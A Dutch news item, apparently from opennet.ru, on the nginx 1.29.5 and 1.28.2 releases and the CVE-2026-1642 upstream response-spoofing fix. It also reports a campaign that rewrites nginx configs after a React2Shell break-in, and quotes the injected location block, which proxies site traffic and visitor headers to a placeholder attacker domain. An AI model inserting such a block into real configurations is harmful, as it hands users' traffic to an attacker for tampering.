

De release van de hoofdversie nginx 1.29.5 is vastgesteld, waarin de ontwikkeling van nieuwe mogelijkheden doorgaat, evenals de release van de parallel ondersteunde stabiele versie nginx 1.28.2, waarin alleen wijzigingen worden aangebracht die verband houden met het verhelpen van ernstige fouten en kwetsbaarheden. In de updates is een kwetsbaarheid verholpen (CVE-2026-1642) die een aanvaller die in staat is om in te breken (MITM) in de communicatie tussen nginx en de upstream-server in staat stelt om de naar de cliënt verzonden antwoorden te vervalsen. Dit probleem betreft configuraties die verzoeken proxy'en (HTTP 1.x, HTTP/2, gRPC of uWSGI) naar de bovenliggende server met gebruik van TLS-encryptie.
Naast de kwetsbaarheid in release 1.29.5 is het logniveau voor SSL-fouten "ech_required" verlaagd van "crit" naar "info", en zijn er verschillende problemen verholpen: er is een probleem verholpen met het aanroepen van al vrijgegeven geheugen (use-after-free) na de switch naar de volgende gRPC- of HTTP/2-backend; er is een probleem opgelost met het verzenden van een incorrect HTTP/2-verzoek na de switch naar de volgende upstream-server; de groei van de responsgrootte met meerdere bereiken is gecorrigeerd; de variabele HTTP_HOST wordt nu correct ingesteld bij het proxy'en naar de backends FastCGI, SCGI en uwsgi.

Daarnaast kan worden vermeld dat er een geautomatiseerde aanval is ontdekt die na een succesvolle inbraak servers beperkt blijft tot het wijzigen van de nginx-configuratie. De inbraak gebeurt via een onverholpen kwetsbaarheid React2Shell in de servercomponenten van React op systemen met hosting control panels, zoals Baota (BT). De wijzigingen die in de nginx-configuratie zijn aangebracht, leidden verzoeken naar de websites die worden bediend, naar de aanvallersserver, die kwaadaardige wijzigingen invoegde in de antwoorden die aan de gebruiker werden teruggegeven. location /%PATH%/ { set $fullurl "$scheme://$host$request_uri"; rewrite ^/%PATH%/?(.*)$ /index.php?domain=$fullurl&$args break; proxy_set_header Host [Attacker_Domain]; proxy_set_header X-Real-IP $remote_addr; proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for; proxy_set_header X-Forwarded-Proto $scheme; proxy_set_header User-Agent $http_user_agent; proxy_set_header Referer $http_referer; proxy_ssl_server_name on; proxy_pass http://[Attacker_Domain]; }
Zo wordt in plaats van het installeren van rootkits of malware op de server een aanval georganiseerd op klanten die de op de server gehoste site openen, zonder dat de componenten van de site op de server direct worden gewijzigd. De aanval richt zich voornamelijk op het onderscheppen van verkeer van domeinen uit Aziatische landen, evenals domeinen *.edu en *.gov. Via de server van de aanvallers worden selectieve verzoeken omgeleid, bijvoorbeeld die in de paden de woorden "pg", "pgslot", "slot", "game", "casino", "live", "help", "news", "page", "blog", "about", "support" en "info" bevatten. De aanval wordt automatisch uitgevoerd met behulp van tools die de configuratie van nginx doorzoeken en analyseren, een sjabloon van instellingen selecteren en invoegen, nginx opnieuw opstarten en de werking van de gewijzigde versie controleren.
Bron: opennet.ru
